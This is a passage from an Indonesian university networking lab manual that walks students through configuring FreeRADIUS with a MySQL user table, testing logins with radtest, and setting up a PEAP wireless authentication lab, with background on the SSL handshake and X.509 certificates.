
#
# If you receive stop packets with zero session length,
# they will NOT be logged in the database. The SQL module
# will print a message (only in debugging mode), and will
# return "noop".
#
# You can ignore these packets by uncommenting the following
# three lines. Otherwise, the server will not respond to the
# accounting request, and the NAS will retransmit.
#
# if (noop) {


```

**^G Get Help ^O WriteOut ^R Read File ^Y Prev Page ^K Cut Text ^C Cur Pos
^X Exit ^J Justify ^W Where Is ^V Next Page ^U UnCut Text ^T To Spell**

Gambar 2.9. Konfigurasi SQL pada *File radiusd.conf*

- ‘sql’ pada *section session*



```

GNU nano 2.2.6      File: /etc/freeradius/sites-available/default

# Acct-Type Status-Server {
#
# }

# Session database, used for checking Simultaneous-Use. Either the radutmp
# or rlm_sql module can handle this.
# The rlm_sql module is *much* faster
session {
    radutmp

    #
    # See "Simultaneous Use Checking Queries" in sql.conf
    sql
}

# Post-Authentication

^G Get Help ^O WriteOut ^R Read File ^Y Prev Page ^K Cut Text ^C Cur Pos
^X Exit ^J Justify ^W Where Is ^V Next Page ^U UnCut Text ^T To Spell

```

Gambar 2.10. Konfigurasi SQL pada *File radiusd.conf*

Kemudian restart *freeradius* dengan perintah

```
$service freeradius restart
```

- Menambahkan klien pada *database Mysql*

Langkah berikutnya adalah menambahkan klien pada *database RADIUS* pada *mysql* yang sudah kita buat tadi.

Pertama kita masuk ke *mysql* dengan perintah:

```
$mysql -u root -p
```

Kemudian masukan *password*. Setelah itu kita akan masukan data klien berupa *username* dan *password* pada *Mysql* dengan perintah berikut:

```
Mysql>use radius;  
Mysql>INSERT INTO `radcheck` (Username, attribute, Password)  
VALUES ('user6', 'password','pass6');
```

```
mysql> use radius;  
Reading table information for completion of table and column names  
You can turn off this feature to get a quicker startup with -A  
  
Database changed  
mysql> INSERT INTO radcheck (id, Username, Attribute, value) VALUES (1,'user1',  
'Password', 'pass1');
```

Gambar 2.11. Insert klien ke Database Mysql

Untuk mengecek apakah *username* dan *password* yang kita masukan sudah masuk dalam *database Mysql* ketikan perintah berikut:

```
Mysql>select * from radcheck;
```

```
Database changed  
mysql> select * from radcheck;  
+----+-----+-----+---+-----+  
| id | username | attribute | op | value |  
+----+-----+-----+---+-----+  
| 1 | user1 | Password | == | pass1 |  
| 2 | user2 | Password | == | pass2 |  
| 3 | user3 | Password | == | pass3 |  
| 4 | user4 | Password | == | pass4 |  
| 5 | user5 | Password | == | pass5 |  
| 6 | user10 | Password | == | pass10 |  
| 7 | user6 | Password | == | pass6 |  
| 8 | ftek | Password | == | elektronika |  
| 9 | user7 | Password | == | siskom |  
| 10 | user8 | Password | == | test |  
| 11 | user9 | Password | == | pass9 |  
| 12 | user10 | Password | == | 17005c1048dda67c3f735014f33625dfd0c89d32 |  
| 13 | user11 | Password | == | pass10 |  
| 14 | user12 | Password | == | pass12 |  
| 15 | user15 | Password | == | pass15 |  
+----+-----+-----+---+-----+  
15 rows in set (0.00 sec)
```

Gambar 2.12. Perintah untuk melihat tabel user.

Untuk keluar ketikan perintah berikut:

```
Mysql>quit;
```

Pada perintah diatas kita telah memasukan identitas klien berupa *username* ‘user6’ dan *password* ‘pass6’ ke *database Mysql*.

d. Pengujian Proses Autentikasi

Pada langkah selanjutnya akan melakukan pengujian autentikasi dengan *database* yang sudah dibuat tadi. Pengujian dilakukan dengan menggunakan *terminal ubuntu server* dengan mengetikan perintah *radtest*. Perintah ini digunakan untuk mengecek *username* dan *password*.

Format perintah *radtest* adalah sebagai berikut.

```
Radtest {username} {password} {hostname} {port} {radius_secret}
```

```
root@bb52-To-be-filled-by-O-E-M:/home/bb5-2# radtest user15 pass15 localhost 1812 testing123
Sending Access-Request of id 14 to 127.0.0.1 port 1812
    User-Name = "user15"
    User-Password = "pass15"
    NAS-IP-Address = 127.0.1.1
    NAS-Port = 1812
    Message-Authenticator = 0x00000000000000000000000000000000
rad_recv: Access-Accept packet from host 127.0.0.1 port 1812, id=14, length=20
root@bb52-To-be-filled-by-O-E-M:/home/bb5-2# radtest user1 pass1 localhost 1812
testing123
Sending Access-Request of id 224 to 127.0.0.1 port 1812
    User-Name = "user1"
    User-Password = "pass1"
    NAS-IP-Address = 127.0.1.1
    NAS-Port = 1812
    Message-Authenticator = 0x00000000000000000000000000000000
rad_recv: Access-Accept packet from host 127.0.0.1 port 1812, id=224, length=20
root@bb52-To-be-filled-by-O-E-M:/home/bb5-2#
```

Gambar 2.13. Proses Autentikasi Berhasil

Apabila *username*, *password*, *hostname*, *port*, dan *secret* sesuai maka akan terlihat pesan: “rad_recv: Access-Accept”. Sebaliknya jika salah maka akan muncul pesan “rad_recv: Access-Reject”

```
oot@bb52-To-be-filled-by-O-E-M:/home/bb5-2# radtest user1 pass12 localhost 1812
testing123
ending Access-Request of id 141 to 127.0.0.1 port 1812
  User-Name = "user1"
  User-Password = "pass12"
  NAS-IP-Address = 127.0.1.1
  NAS-Port = 1812
  Message-Authenticator = 0x00000000000000000000000000000000
ad_recv: Access-Reject packet from host 127.0.0.1 port 1812, id=141, length=20
oot@bb52-To-be-filled-by-O-E-M:/home/bb5-2# ■
```

Gambar 2.14. Proses Autentikasi Gagal

5. Tugas

- a. Buatlah sebuah user baru dengan *username* “ftek” dan *password* “elektronika” dan masukan ke *database mysql*.
- b. Lakukan testing *username* dan *password* dengan menggunakan perintah *radtest* pada terminal *ubuntu server* (server RADIUS).

LAMPIRAN C
PEDOMAN PRAKTIKUM TOPIK 3
PEMBUATAN SISTEM KEAMANAN JARINGAN NIRKABEL
DENGAN METODE *PROTECTED EXTENSIBLE AUTHENTICATION*
PROTOCOL (PEAP)

1. Tujuan

Tujuan dari pedoman pembelajaran dan praktikum ini mahasiswa diharapkan dapat:

- a. Memahami konsep metode PEAP
- b. Membangun sebuah sistem keamanan PEAP menggunakan *server*, *Access Point* (AP) dan komputer klien.

2. Peralatan yang Dibutuhkan

1. Satu buah komputer *server* yang sudah diinstal sistem operasi *ubuntu server* dan perangkat lunak *freeradius*.
2. Sebuah *access point* (AP).
3. Komputer klien yang terinstal sistem operasi *Ubuntu* dan *Windows*.
4. Sebuah komputer untuk menangkap paket data yang sudah terinstall perangkat lunak *wireshark* dan *Microsoft Network Monitor*.

3. Dasar Teori

- a. *Protected Extensible Authentication Protocol* (PEAP)

PEAP merupakan salah satu dari metod EAP yang menggunakan 2 tahap autentikasi. Prinsip dari PEAP hampir sama dengan EAP-TLS yaitu keduanya menggunakan protokol TLS untuk mengamankan semua pertukaran pesan pada komunikasi. Namun PEAP menggantikan autentikasi menggunakan sertifikat pada klien dengan kombinasi *username* dan *password*. Salah satu kelebihan PEAP dari EAP-TLS adalah klien dapat mengakses menggunakan *device* tanpa harus terinstall sertifikat klien terlebih dahulu.

Dengan membuat *tunnel* TLS dan memuat percakapan pesan EAP di dalamnya. PEAP menyediakan enkripsi autentikasi, integritas, dan proteksi terhadap percakapan pesan EAP.

Keuntungan menggunakan PEAP:

1. Proteksi identitas.

Dengan mengenkripsi pertukaran identitas dan pertukaran identitas asli pada *tunnel* TLS. PEAP menyediakan keamanan atau proteksi pada identitas *user*.

2. Perlindungan terhadap *dictionary attack*.

Dengan *tunnel* TLS untuk melindungi pertukaran pesan EAP, PEAP melindungi metode EAP yang menjadi sasaran dari serangan kamus *offline*.

3. Perlindungan saat koneksi terputus.

PEAP melindungi pertukaran pesan EAP ketika koneksi terputus. Karena PEAP mengirim pesan *succses/failure* di dalam *tunnel* TLS.

Proses pertukaran pesan PEAP

Proses autentikasi PEAP terjadi pada 2 tahapan yaitu:

1. Tahap pertama adalah pembuatan *tunnel* TLS
2. Tahap kedua adalah menggunakan EAP-MSCHAPv2 untuk proses autentikasi.


Langkah pertama pembuatan *tunnel* TLS

1. Klien mengirimkan EAP *Start message* kepada AP.
2. AP membalas dengan pesan EAP *request identity*.
3. Klien mengirimkan mengirimkan *username* sebagai balasan.
4. AP melanjutkan *username* tersebut kepada RADIUS *server* dengan pesan *RADIUS Access Request*.
5. RADIUS *server* membalas dengan sertifikat digital.
6. Klien menvalidasi sertifikat tersebut.

TLS dari sisi *server* selesai - *tunnel* TLS dibuat.

7. Klien dan *server* bernegosiasi dan membuat *tunnel* yang terenkripsi.
8. Perutkaran pesan dalam *tunnel* menggunakan EAP-MSCHAPv2.
9. RADIUS *server* mengirimkan pesan EAP-Success





Gambar 3.1. PEAP Tahap 1 dan 2

b. *Secure Socket Layer (SSL)*

SSL adalah teknologi keamanan standar untuk mendirikan sebuah jembatan antara klien dan *server*. SSL mengizinkan *Public Key Infrastructure* (PKI) untuk berjalan pada suatu jaringan. *Public Key Infrastructure* (PKI) merupakan serangkaian aturan, kebijakan,

dan prosedur untuk membuat, mengatur, mendistribusikan, dan membatalkan sertifikat digital dan mengatur enkripsi kunci publik. Tujuan dari PKI ini adalah untuk mengamankan pengiriman informasi secara elektronik.

SSL beranggapan bahwa tiga hal yang penting pada keamanan jaringan adalah


- Pengecekan integritas pertukaran pesan
- Identitas *server* yang akan berkomunikasi
- Privasi melalui enkripsi

Ada 4 lapisan dari protokol SSL. Yaitu

- *Handshake Protokol*
- *Record Layer Protokol* pada SSL
- *Change Cipher Spec Layer*
- *Alert Protokol SSL*

Ada 2 protokol yang paling penting di dalam SSL adalah *Record Layer Protocol* dan *Handshake Protocol*. *Protocol SSL Record Layer* digunakan untuk membungkus data yang dikirimkan di terima setelah protokol *handshake* digunakan untuk membangun parameter keamanan saat terjadi pertukaran data. Tahapan *SSL handshake* ditunjukkan pada Gambar 3.2.

1.	Klien mengirim pesan <i>Client Hello</i>
2	<i>Server</i> melakukan verifikasi dengan pesan <i>server hello</i>
3	<i>Server</i> mengirim sertifikat
4	Opsional : <i>Server</i> meminta sertifikat klien
5	Opsional : klien memberikan Sertifikat klien
6	Klien mengirimkan pesan <i>Client Key Exchange</i>
7	Klien mengirmkan pesan <i>Certificate verify</i>
8	Pertukaran pesan <i>Change Cipher Spec</i>



Gambar 3.2. Protokol SSL Handshake

1. Client-Hello Message

Isi pesan *client hello message*

- *Ssl Version Number*: klien mengirim *list* dari versi SSL yang didukung. Prioritas diberikan kepada versi terbaru yang didukung.
- *Random Data Number*: Terdiri dari 32 *Byte*. 4 *Byte* angka dari waktu dan tanggal dari klien dan angka acak.
- *Session Id*: untuk mengidentifikasi setiap sesi dalam pertukaran pesan.
- *Cipher Suits*: algoritma RSA yang digunakan untuk pertukaran kunci yang akan digunakan untuk kriptografi kunci publik.
- *Compression Algorithm*: berisi algoritma kompresi jika digunakan.

2. *Server Hello Message*

1. *Server Hello*

Isi Pesan *server hello*:

- *Version Number*: *server* memilih versi dari SSL yang didukung oleh *server* maupun klien.
- *Random Data* :*server* juga mengeluarkan nilai acak menggunakan 4 Byte waktu dan tanggal ditambah angka acak 28 Byte.
- *Session Id*: ada 3 kemungkinan yang terjadi pada *session Id* tergantung pada pesan *client-hello*. Jika klien memerlukan untuk melanjutkan sesi sebelumnya maka keduanya akan menggunakan *Id* yang sama. Jika klien menghendaki sesi baru maka *server* membuat sesi baru. Terkadang ada juga sesi *null* jika *server* tidak melanjutkan sesi.
- *Cipher Suits*: hampir sama dengan *version number* dari *server*, *server* akan memilih *cipher suits* yang didukung kedua belah pihak.

2. Sertifikat Digital. :

Sertifikat digital adalah dokumen yang ditandatangani secara digital yang berisi kunci publik dan informasi penting mengenai jati diri pemilik kunci publik, seperti misalnya nama, alamat, pekerjaan, jabatan, perusahaan dan bahkan *hash* dari suatu informasi rahasia yang ditandatangani oleh suatu pihak terpercaya. Sertifikat digital tersebut ditandatangani oleh sebuah pihak yang dipercaya yaitu *Certificate Authority (CA)*.

Sertifikat digital atau yang biasa disebut sertifikat kunci publik merupakan bagian dari *Public Key Infrastructure (PKI)*. Jenis sertifikat yang umum digunakan adalah X.509

Tujuan utama dalam pembuatan sertifikat digital adalah untuk memastikan bahwa kunci publik adalah milik dari seseorang atau entitas yang ingin kita koneksi.

<i>Version</i>
<i>Serial Number</i>
<i>Signature Algorithm</i>
<i>Issuer Name</i>
<i>Period of Validity</i>
<i>Subject Name</i>
<i>Subject Public Key</i>
<i>Extension</i>
<i>Signature</i>

Gambar 3.3. Struktur Sertifikat X.509

3. *Server Key Exchange*: tahap ini ditangani oleh *server*, jika tidak ada kunci publik yang dibagikan bersama dengan sertifikat.
4. *Client Certificate Request*: jarang digunakan karena hanya digunakan ketika klien melakukan autentikasi dengan sertifikat klien.
5. *Server Hello Done*: pesan ini dikirim oleh *server* ketika *server* ingin memberitahu klien bahwa *server* telah selesai mengirim pesan *hello* dan menunggu respon dari klien.

Respon dari klien pada pesan *Server Hello Message*:

Client Certificate: klien mengirim sertifikat klien kepada *server*. Tahap ini dijalani hanya jika *server* meminta sertifikat klien.

Client Key Exchange: pesan dikirim ketika klien selesai menghitung *secret* dengan bantuan angka acak dari *server* dan klien. Pesan ini dikirim dengan mengenkripsi dengan kunci publik yang dibagikan melalui *hello message*. Pesan ini hanya bisa didekripsi dengan *private key server*.

Change Cipher Spec: Pesan ini dikirim oleh klien kepada *server* untuk mengindikasikan bahwa *server* harus mengirimkan pesan berikutnya dalam format yang sudah terenkripsi. Paket ini merupakan paket terakhir yang bisa dibaca.

4. Langkah-langkah Percobaan

Pada percobaan kali ini akan merancang suatu sistem keamanan jaringan nirkabel dengan menggunakan metode PEAP.

a. Konfigurasi RADIUS *server*.


Pertama kita akan melakukan konfigurasi IP *address* dari *server* RADIUS.

Buka terminal dan masuk sebagai *root* kemudian ketikan perintah:

```
$nano /etc/network/interfaces
```

Setelah masuk dalam *file interfaces*. Kita akan mengkonfigurasi IP *address* dari *server* RADIUS seperti dibawah ini:

```
auto eth0
iface eth0 inet static
    address 192.168.5.2
    netmask 255.255.255.0
    network 192.168.5.0
    broadcast 192.168.5.255
    gateway 192.168.5.1
    dns-nameservers 192.168.5.1
```



```
GNU nano 2.2.6          File: /etc/network/interfaces

# interfaces(5) file used by ifup(8) and ifdown(8)
auto eth0
iface eth0 inet static
address 192.168.5.2
netmask 255.255.255.0
network 192.168.5.0
broadcast 192.168.5.255
gateway 192.168.5.1
dns-nameservers 192.168.5.1
```


Gambar 3.4. Konfigurasi IP address RADIUS Server

Selanjutnya kita akan melakukan konfigurasi klien RADIUS, dalam hal ini adalah (AP). Kita akan megetikan perintah pada *file clients.conf* dengan perintah berikut

```
$nano /etc/freeradius/clients.conf
```

Setelah masuk pada *file clients.conf* kita akan memasukan IP address dan SSID dari AP sebagai berikut:

```
Client 192.168.5.1/24 {
    secret      = testing123
    shortname   = BB5
}
```



```
root@bb52-To-be-filled-by-O-E-M: /home/bb5-2
GNU nano 2.2.6      File: /etc/freeradius/clients.conf

#
#client 192.168.0.0/24 {
#    secret          = testing123-1
#    shortname       = private-network-1
#}
#
#client 192.168.0.0/16 {
#    secret          = testing123-2
#    shortname       = private-network-2
#}
client 192.168.5.1/24 {
    secret          = testing123
    shortname       = BB51
}
#client 192.168.5.5/24 }
```

Gambar 3.5. Konfigurasi IP RADIUS Client

Pada konfigurasi diatas kita menambahkan sebuah RADIUS *client* dalam hal ini kita menggunakan AP. Kita telah membuat RADIUS *client* dengan nama ‘BB5’ dan *password* RADIUS ‘testing123’.

